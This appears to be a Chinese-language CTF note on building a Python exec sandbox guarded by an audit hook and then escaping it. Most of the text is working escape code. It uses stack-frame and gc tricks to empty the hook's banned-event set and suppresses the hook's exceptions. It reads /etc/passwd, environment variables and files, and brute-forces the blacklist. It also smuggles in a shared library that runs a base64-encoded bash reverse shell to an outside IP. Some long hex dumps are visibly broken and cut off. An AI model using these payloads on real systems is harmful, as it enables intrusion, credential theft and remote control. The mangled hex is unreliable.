python沙箱/SSTI

出题1-

1-先看看是个什么玩意

2-摸索黑名单

3-先测试Unicode编码行不行

测试栈帧

打印字典

打印集合

清空集合(重新赋值)

直接清空这个包

清空包的集合

其他清空方式

让异常抛不出来

4-不让导入就开始用原生类

5-自写base64表传输2进制文件

换成hash

切分文件

合并文件

遇到问题

审计钩子不勾了，

zzz-成品payload

爆破黑名单，逐行读取的

二进制转hash

批量发包写文件

最后合并文件

成品代码

1.py

Crypto.py

WP

参考

https://mp.weixin.qq.com/s/WAtpKN7lMzzr0pGUX07juA

https://mp.weixin.qq.com/s/B92GCaIf4SvAViCShoYGRg

其他思路👇

https://notateamserver.xyz/blog/lessons-from-competing/

Plain Text

```
with open('/proc/self/cmdline', 'r') as file:
    content = file.read()
    print(content)
```

Plain Text

```
import os
root_dir = '/'
files_and_dirs = os.listdir(root_dir)
for item in files_and_dirs:
    print(item)
```

出题1-

1-先看看是个什么玩意

2-摸索黑名单

Plain Text

```
1
```

3-先测试Unicode编码行不行

参考这个

https://infernity.top/2025/09/16/Python-Unicode%E5%AD%97%E7%AC%A6%E6%9C%BA%E5%88%B6%E8%A7%A3%E6%9E%90/

Plain Text

```
1
```

测试栈帧

```
import sys
frame = sys._getframe(1)
print(f"File Name: {frame.f_code.co_filename}")
print(f"Function: {frame.f_code.co_name}")
print(f"Globals: {list(frame.f_globals.keys())}")


import sys
frame = sys._getframe(1)
target_globals = sys._getframe(1).f_globals
crypto_mod = target_globals['Crypto']
crypto_mod.audit_functions = ""





import sys
target_globals = sys._getframe(1).f_globals
crypto_mod = target_globals['Crypto']
print(dir(crypto_mod))
```

打印字典

```python
# 字典写法
audit_functions = {
    "import": "Banned",
    "os.system": "Critical",
    "sys._getframe": "Escape_Attempt"
}
```

```
import sys
crypto_mod = sys._getframe(1).f_globals['Crypto']
print(f"Banned Events: {list(crypto_mod.audit_functions.keys())}")
print(f"Full Config: {crypto_mod.audit_functions}")
```


打印集合

Python

```python
#这种叫集合
audit_functions = {
        "compile",
        "builtins.id"}
```

Plain Text

```
import sys
crypto_mod = sys._getframe(1).f_globals['Crypto']
print(f"Banned Events: {crypto_mod.audit_functions}")
print(list(crypto_mod.audit_functions))
```



清空集合(重新赋值)

```
import sys
target_globals = sys._getframe(1).f_globals
crypto_mod = target_globals['Crypto']
crypto_mod.audit_functions = ""

或者

import sys
crypto = sys._getframe(1).f_globals['Crypto']
crypto.audit_functions = set()
```

直接清空这个包

会导致函数缺失，程序崩溃

```
import sys
target_globals = sys._getframe(1).f_globals['Crypto'].__dict__.clear()
```

清空包的集合

```
import sys
crypto_mod = sys._getframe(1).f_globals['Crypto']
crypto_mod.audit_functions.clear()
```

其他清空方式

1.

```
import gc
for obj in gc.get_objects():
    if isinstance(obj, dict):
        if "audit_functions" in obj:
            obj["audit_functions"].clear()
```

2.


```
import Crypto
target_globals = Crypto.audit_checker.__globals__
target_globals['audit_functions'] = set()
```

3.

```
import sys
if 'Crypto' in sys.modules:
    sys.modules['Crypto'].audit_functions = set()
```

让异常抛不出来

```
import builtins
class DummyError(Exception): pass
builtins.RuntimeError = DummyError
```



效果很好

4-不让导入就开始用原生类

```Plain Text
print(open('/etc/passwd').read())

print(open('/proc/self/cmdline').read())

print(open('1.py').read())

open('1.txt', 'w').write('11111111111111111111')


单行展示环境变量
import os; [print(f'{k}={v}') for k,v in os.environ.items()]

去读目录下的文件
import os; print(os.listdir('/app'))


查看当前用户权限
import os; print(os.getuid(), os.getgid())

print(open('/app/flag.txt').read())
```

5-自写base64表传输2进制文件

这自定义的函数总是报错，换成hash了

Plain Text

```
def my_b64decode(data):
    table = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    binary_str = ""
    for char in data.rstrip('='):
        index = table.index(char)
        binary_str += bin(index)[2:].zfill(6)
    res = ""
    for i in range(0, len(binary_str) // 8 * 8, 8):
        res += chr(int(binary_str[i:i+8], 2))
    return res
payload_os = my_b64decode('b3M=')
print(f"Decoded: {payload_os}")
```

Plain Text

```
my_b64decode = lambda d: bytes(
    int(bin("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/".index(c))[2:].zfill(6)[i:i+8], 2)
    for c in d.rstrip("=")
    for i in range(0, 6, 8)
)
open("a.bin", "wb").write(
    my_b64decode(""))
```

Plain Text

```
open("out.bin", "wb").write(bytes(map(ord, my_b64decode("b3M="))))
```

换成hash

```
binary_data = bytes.fromhex("7f454c46020101000000000000000000003003e00010000
0000000000000000040000000000000068350000000000000000000400038000900400001
c001b000100000040000000000000000000000000000000000000000000000000000000805
0000000000000805000000000000010000000000000100000005000000010000000000000
0001000000000000000100000000000007d01000000000007d01000000000000010000000
0000000100000004000000020000000000000020000000000000020000000000000bc000
00000000000bc0000000000000000100000000000000100000006000000f02d000000000000
f03d000000000000f03d0000000000002802000000000000300200000000000000100000000
0000002000000006000000002e000000000000003e000000000000003e000000000000c00100
0000000000c001000000000000080000000000000040000000400000038020000000000003
802000000000000380200000000000024000000000000024000000000000000400000000000
000050e5746404000000182000000000000018200000000000001820000000000000024000000
0000000002400000000000000040000000000000051e5746406000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000100000000000
00052e5746404000000f02d000000000000f03d000000000000f03d000000000000010020000
0000000010020000000000000010000000000000040000001400000003000000474e55001d7
d7b6a8f9b91d883b9ace679f0da25b1dcc3b40000000002000000080000000100000060000
0000000000000400200800000000000000006b7f9a7c000000000000000000000000000000
0000000000000000000000010000000200000000000000000000000000000000000000006900
0000120000000000000000000000000000000000000000610000001200000000000000000000
0000000000000000000100000020000000000000000000000000000000000000002c00000020
0000000000000000000000000000000000000000460000002200000000000000000000000000
000000000005a000000110000000000000000000000000000000000000000550000001200 0c00
191100000000000059000000000000000005f5f676d6f6e5f73746172745f5f005f49544d5f6
46572656769737465725 44d436c6f6e655461626c65005f49544d5f7265676973746572544d
436c6f6e655461626c65005f5f6378615f66696e616c697a65006d61696e007374646572720
0667072696e74660073797374656d006c6962632e736f2e3600474c4942435f322e322e3500
0000")
open("a.bin", "wb").write(binary_data)
```

切分文件

```
split -b 4000 secure_exec.so part_

for f in part_*; do
    base64 "$f" -w0 > "$f.b64"
done

for f in part_*; do
    rm "$f"
done
```

合并文件

```
files = ["1.bin", "2.bin", "3.bin"]
with open("1.so", "wb") as out:
    for fname in files:
        with open(fname, "rb") as f:
            out.write(f.read())
```


```
1
```

```
1
```

遇到问题

审计钩子不勾了，

因为这个



zzz-成品payload

先写so共享库

参考

https://zhuanlan.zhihu.com/p/1906359151614997889

```
┌──(root㉿kali)-[/home/kali/Desktop/A/shadow]
└─# cat 1.c
#include <stdio.h>
#include <stdlib.h>
int hello(const char *cmd) {
    if (cmd == NULL) {
        return -1;
    }
    int ret = system(cmd);
    return ret;
}

┌──(root㉿kali)-[/home/kali/Desktop/A/shadow]
└─# gcc -shared -fPIC 1.c -o 1.so
```

测试代码

```
┌──(root㉿kali)-[/home/kali/Desktop/A/shadow]
└─# cat c.py
import ctypes

lib = ctypes.CDLL("./1.so")
lib.hello.argtypes = [ctypes.c_char_p]
lib.hello.restype  = ctypes.c_int

lib.hello("bash -c '{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjMuNTYuMjI2LjcxLzU1NTUyIDA+JjE=}|{base64,-d}|{bash,-i}'".encode())



┌──(root㉿kali)-[/home/kali/Desktop/A/shadow]
└─# python c.py
```

Plain Text

```
import os
import _posixsubprocess

_posixsubprocess.fork_exec([b"","-c","{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjMuNTYuMjI2LjcxLzU1NTUyIDA+JjE=}|{base64,-d}|{bash,-i}"], [b"/bin/bash"], True, (), None, None, -1, -1, -1, -1, -1, -1, *(os.pipe()), False, False,False, None, None, None, -1, None, False)

```

Plain Text

```
import importlib.util
import base64

module_path = "/app/1.so"
module_name = "secure_exec"

spec = importlib.util.spec_from_file_location(module_name, module_path)
secure_exec = importlib.util.module_from_spec(spec)
spec.loader.exec_module(secure_exec)


secure_exec.hello("bash -c '{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjMuNTYuMjI2LjcxLzU1NTUyIDA+JjE=}|{base64,-d}|{bash,-i}'")
```

爆破黑名单，逐行读取的

```python
import socket
import time
import os
commands = [
    ]
ii=0
with open(r"C:\\Users\\LEGION\\Desktop\\A\\payload.txt", 'r', encoding='utf-8') as f:
        commands = [line.strip() for line in f if line.strip()]
        print("[*] Loaded")

print(commands)
def interact_nc(host, port):

    def receive():
        time.sleep(0.5)
        data = s.recv(4096).decode()
        print(data, end="")
        return data

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host, port))
    receive()

    for cmd in commands:
        print(f"{cmd}")
        s.sendall((cmd + "\n").encode())
        receive()
        ii=ii+1
        print("RUN")
        s.sendall(("RUN"+ "\n").encode())
        result =receive()
        if "Danger" in result:
            with open(r"C:\\Users\\LEGION\\Desktop\\A\\blacklisted.txt", "a", encoding="utf-8") as f:
                f.write(f"{cmd}\n")
    s.close()

if __name__ == "__main__":
    interact_nc('172.20.10.2', 10001)
```

二进制转hash

Plain Text

```
import string

CHUNK_SIZE = 2000

def index_to_name(idx: int) -> str:
    name = ""
    while True:
        name = chr(ord('a') + (idx % 26)) + name
        idx = idx // 26 - 1
        if idx < 0:
            break
    return name


def split_bin_to_fromhex(bin_path):
    with open(bin_path, "rb") as f:
        data = f.read()

    total = len(data)
    idx = 0

    for offset in range(0, total, CHUNK_SIZE):
        chunk = data[offset: offset + CHUNK_SIZE]
        var_name = index_to_name(idx)
        hex_str = chunk.hex()

        print(f"{var_name} = bytes.fromhex(\"{hex_str}\")\nopen(\"{var_name}.bin\", \"wb\").write({var_name})")
        idx += 1


if __name__ == "__main__":
    split_bin_to_fromhex(r"C:\Users\LEGION\Desktop\A\secure_exec.so")

```

批量发包写文件

```python
import socket
import time
import os
commands = [
    ]
with open(r"C:\Users\LEGION\Desktop\A\payload.txt", "r", encoding="utf-8") as f:
    commands = [line.rstrip("\n") for line in f if line.strip()]
print("[*] Loaded")

# with open(r"C:\\Users\\LEGION\\Desktop\\A\\payload.txt", 'r', encoding='utf-8') as f:
#         commands = [line.strip() for line in f if line.strip()]
#         print("[*] Loaded")

print(commands)
def interact_nc(host, port):
    def receive():
        time.sleep(0.5)
        data = s.recv(4096).decode()
        print(data, end="")
        return data

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host, port))
    receive()

    for cmd in commands:
        print(f"{cmd}")
        s.sendall((cmd + "\n").encode())
        receive()
    s.sendall(("RUN"+ "\n").encode())
    receive()


    s.close()

if __name__ == "__main__":
    interact_nc('172.20.10.2', 10001)
```

最后合并文件

```
open("1.so", "wb").write(b"".join(open(f, "rb").read() for f in ["a.bin","b.bin","c.bin","d.bin","e.bin","f.bin","g.bin","h.bin"]))
```

然后执行

成品代码

1.py

Plain Text

```
import socket
import threading
import io
from contextlib import redirect_stdout
import unicodedata
import sys
import os
import Crypto

def handle_client(client_socket):
    # 为每个连接创建独立的命名空间
    user_globals = {"__builtins__": __builtins__}
    try:
        client_socket.send(b"--- AAASanBox ---\n")
        client_socket.send(b"--- Type 'EXIT' to quit, 'RUN' to execute multi-line code ---\n")

        while True:
            client_socket.send(b">>> ")
            code_buffer = []
            while True:
                data = client_socket.recv(5120).decode('utf-8').strip()
                if data.upper() == 'RUN':
                    break
                if data.upper() == 'EXIT':
                    client_socket.send(b"Goodbye!\n")
                    return
                code_buffer.append(data)
                client_socket.send(b"... ")

            user_input = "\n".join(code_buffer)
            #print("1---"+user_input)
            user_input=unicodedata.normalize('NFKC', user_input)
            #print("2---"+user_input)
            #黑名单检测
            blacklist = []#'import', 'os', 'sys', 'eval', 'exec'
            if any(word in user_input for word in blacklist):
                client_socket.send(b"Danger! Blacklist word detected.\n")
                continue

            # 执行并捕获输出
            output_capture = io.StringIO()
            try:
                with redirect_stdout(output_capture):
```

```
                        exec(user_input, user_globals)

                    result = output_capture.getvalue()
                    if result:
                        client_socket.send(result.encode())
                    else:
                        client_socket.send(b"(Success with no output)\n")
                except Exception as e:
                    client_socket.send(f"Runtime Error: {str(e)}\n".encode())

        except Exception as e:
            print(f"Connection error: {e}")
        finally:
            client_socket.close()

    def main():
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server.bind(("0.0.0.0", 10001))
        server.listen(10)
        print("[*] NC Sandbox Server started on port 10001")
        while True:
            client, addr = server.accept()
            threading.Thread(target=handle_client, args=(client,)).start()

    if __name__ == "__main__":
        try:
            1+1
            # import _posixsubprocess
            # del _posixsubprocess.fork_exec
        except:
            pass
        import subprocess
        del os.popen
        del os.system
        del subprocess.Popen
        del subprocess.call
        del subprocess.run
        del subprocess.check_output
        del subprocess.getoutput
        del subprocess.check_call
        del subprocess.getstatusoutput
        del subprocess.PIPE
        del subprocess.STDOUT
        del subprocess.CalledProcessError
        del subprocess.TimeoutExpired
        del subprocess.SubprocessError
```

```
    sys.addaudithook(Crypto.audit_checker)

```

Crypto.py

Plain Text

```
audit_functions = {
        #"compile",
        "builtins.id",
        "import",
        "os.system",
        "subprocess.Popen",
        "subprocess.run",
        "subprocess.call",
        "subprocess.check_call",
        "subprocess.check_output",
        "_posixsubprocess.fork_exec",
        "os.spawn",
        "os.spawnlp",
        "os.spawnv",
        "os.spawnve",
        "os.exec",
        "os.execve",
        "os.execvp",
        "os.execvpe",
        "os.fork",
        "shutil.run",
        "shutil.copyfile",
        "shutil.move",
        "ctypes.dlsym",
        "ctypes.dlopen",
        "sys._getframe",
        "sys._current_frames",
        "gc.get_objects"
}

def audit_checker(event, args):
    if event in audit_functions:

        if event == "import":
            module_name = args[0]
            safe_modules = ["os", "shutil", "gc", "sys", "builtins"]
            if module_name not in safe_modules:
                return
            raise RuntimeError(f"Forbidden import: {module_name}")
        else:
            raise RuntimeError("Forbidden!")
```

WP

Plain Text

```
a = bytes.fromhex("7f454c4602010100000000000000000003003e0001000000000000
0000000004000000000000000035000000000000000000040003800090040001b001a000
1000000040000000000000000000000000000000000000000000000000000098040000000
0000098040000000000000100000000000001000000500000000100000000000000100
0000000000000100000000000041010000000000041010000000000000100000000000
0010000000400000002000000000000002000000000000002000000000000a40000000
0000000a4000000000000000100000000000001000000006000000f82d000000000000f83
d000000000000f83d000000000000180200000000000200200000000000000100000000000
0000200000006000000082e000000000000083e000000000000083e000000000000c001000
000000000c001000000000000800000000000000400000004000000380200000000000003
8020000000000003802000000000002400000000000002400000000000000400000000000
0000050e5746404000000002000000000000000200000000000000200000000000000024000
0000000000024000000000000000400000000000000051e5746406000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000100000000
000000052e5746404000000f82d000000000000f83d000000000000f83d000000000000080
2000000000000080200000000000001000000000000000400000014000000003000000474e5
5004cf8f872e649cb0577e32da3cb071ab0e88b68f7000000000200000006000000100000
0060000000400000200000000000000000600000009930920f000000000000000000000000
0000000000000000000000000000000100000002000000000000000000000000000000000
000005b000000120000000000000000000000000000000000000000100000002000000000000
0000000000000000000000000000002c000000200000000000000000000000000000000000
0460000002200000000000000000000000000000000000000000550000000012000c00091100000
00000002e000000000000000005f5f676d6f6e5f73746172745f5f005f49544d5f646572656
76973746572544d436c6f6e655461626c65005f49544d5f72656769737465725544d436c6f6
e655461626c65005f5f6378615f66696e616c697a650068656c6c6f0073797374656d006c6
962632e736f2e3600474c4942435f322e322e350000000100020001000100020001000000
1000100620000001000000000000000751a6909000002006c00000000000000f83d0000000
0000008000000000000000011000000000000003e000000000000080000000000000c0100
0000000000008400000000000000080000000000000084000000000000c83f00000000000
0060000000100000000000000000000d03f000000000000060000000300000000000000
0000000d83f000000000000060000000400000000000000000000e03f000000000000060
0000005000000000000000000000000040000000000000070000000200000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000
```

```
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000")
open("a.bin", "wb").write(a)
b = bytes.fromhex("0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
```

```
0000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000
```

```
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
```

```
0000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000
```

```
a3b2a3324220000000014000004400000d0effff0800000000000000000000001c00000
05c00000081f0ffff2e00000000410e108602430d06690c0708000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000
```

```
open("e.bin", "wb").write(e)
f = bytes.fromhex("0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000
```

```
0000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000
000001100000000000c0100000000000001000000000000006200000000000000c00000
000000000001000000000000000d000000000000003811000000000000190000000000000f
83d0000000000001b000000000000008000000000000001a0000000000000003e0000000
000001c000000000000008000000000000000f5feff6f000000006002000000000000005000
000000000003003000000000000060000000000000088020000000000000a0000000000000
078000000000000000b000000000000018000000000000003000000000000000e83f00000
000000002000000000000000")
open("f.bin", "wb").write(f)
g = bytes.fromhex("180000000000000014000000000000000700000000000000170000
00000000080040000000000000700000000000000d8030000000000000800000000000000a
800000000000000090000000000000018000000000000000feffff6f00000000b8030000000
00000ffffff6f000000000100000000000000f0ffff6f00000000a803000000000000f9fff
f6f000000000300000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000083e000000000000000000000000000000000000000
000361000000000000084000000000000004743433a202844656269616e2031342e322e302
d3136292031342e322e300000000000000000000000000000000000000000000000000000
10000000400f1ff000000000000000000000000000000000c00000002000c0050100000000
000000000000000000000e00000002000c008010000000000000000000000000000021000
00002000c00c010000000000000000000000000000000370000000100160010400000000000
00100000000000000430000000100110000 3e000000000000000000000000000006a0000000
2000c000011000000000000000000000000000000760000000100100 0f83d000000000000000
000000000000095000000400f1ff000000000000000000000000000000000010000000400f
1ff000000000000000000000000000000000990000000100 0f00a020000000000000000000
000000000000000000400f1ff000000000000000000000000000000000a700000002000d003
811000000000000000000000000000000ad000000010015000840000000000000000000000
00000ba000000010012000 83e000000000000000000000000000000c300000000000e0000200
000000000000000000000000000000d600000001001500104000000000000000000000000000
0e200000001001400e83f000000000000000000000000000000f800000002000900001000000
000000000000000000000000fe000000200000000000000000000000000000000000000000 1a0
100001200000000000000000000000000000000000000000000000000000000000000000
0002e000000000000003301000020000000000000000000000000000000000000000000000
020000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000
```

```
